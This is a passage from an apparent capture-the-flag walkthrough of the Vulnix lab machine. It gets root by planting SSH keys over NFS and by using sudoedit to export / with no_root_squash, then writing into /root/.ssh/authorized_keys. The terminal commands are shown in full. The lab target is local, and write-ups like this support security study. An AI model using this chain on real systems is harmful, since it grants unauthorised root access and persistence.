-rw-r--r--  1 vulnix vulnix   220 Apr  3  2012 .bash_logout
-rw-r--r--  1 vulnix vulnix  3486 Apr  3  2012 .bashrc
-rw-r--r--  1 vulnix vulnix   675 Apr  3  2012 .profile
vulnix@kali:/mnt$
```

Now I could generate public and private key pair to login as vulnix user




```
vulnix@kali:/root$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/vulnix/.ssh/id_rsa):
Created directory '/home/vulnix/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/vulnix/.ssh/id_rsa
Your public key has been saved in /home/vulnix/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:30KngUoiQKZoInlOixX3WoG43hG52WMd6EhkhKb2lHA vulnix@kali
The key's randomart image is:
+---[RSA 3072]----+
| o.==o..         |
|=o+E=....        |
|B+*o.Bo. .       |
|=O.+=o= ..       |
|o.*.oo..S o .    |
|  .o.o . o =     |
|    .  + .       |
|       .         |
|                 |
+----[SHA256]-----+
vulnix@kali:/root$ mkdir /mnt/.ssh
vulnix@kali:/root$ cp /home/vulnix/.ssh/id_rsa.pub /mnt/.ssh/authorized_keys
vulnix@kali:/root$
```

Now I can login as vulnix using vulnix private key in /home/vulnix/.ssh/id_rsa (in our kali machine).




```
┌──(root💀 kali)-[~]
└─# ssh vulnix@192.168.6.157 -i /home/vulnix/.ssh/id_rsa
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Fri Feb 18 12:42:39 GMT 2022

  System load:  0.0              Processes:           89
  Usage of /:   84.9% of 773MB   Users logged in:     0
  Memory usage: 11%              IP address for eth0: 192.168.6.157
  Swap usage:   0%

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

vulnix@vulnix:~$
```

Now we have to escalate our privileges
We first have to know what privileges we have




```
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
```

We could edit /etc/exports (used to manage shared directories) using sudoedit
I opened /etc/exports and modified these lines to share the / instead of /home/vulnix




```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
#/home/vulnix  *(rw,root_squash)
/              *(rw,no_root_squash)
~
```

Then return to our kali machine and use showmount command



```
┌──(root💀 kali)-[~/vulnix]
└─# showmount -e 192.168.6.157
Export list for 192.168.6.157:
/ *
```


Now we could mount the root directory




```
┌──(root💀 kali)-[~/vulnix]
└─# mount -t nfs 192.168.6.157:/ /mnt

┌──(root💀 kali)-[~/vulnix]
└─# ls -ld /mnt
drwxr-xr-x 22 root root 4096 Sep  2  2012 /mnt
```

It works

We then did what we had done before in vulnix user, we generate ssh key pairs for root user and set it into root authorized_keys in vulnix machine



```
┌──(root💀 kali)-[~/vulnix]
└─# mkdir /mnt/root/.ssh                                                    1 ×

┌──(root💀 kali)-[~/vulnix]
└─# cp /root/.ssh/id_rsa.pub /mnt/root/.ssh/authorized_keys
```



```
┌──(root💀 kali)-[~/vulnix]
└─# ssh root@192.168.6.157
Welcome to Ubuntu 12.04.1 L      GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Feb 24 07:20:            2022

  System load:  0.0          Processes:        94
  Usage of /:   84.9% of 773MB   Users logged in:     1
  Memory usage: 9%           IP address for eth0: 192.168.6.157
  Swap usage:   0%

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@vulnix:~# whoami
root
root@vulnix:~# hostname
vulnix
root@vulnix:~# 
```

Now I logged in as root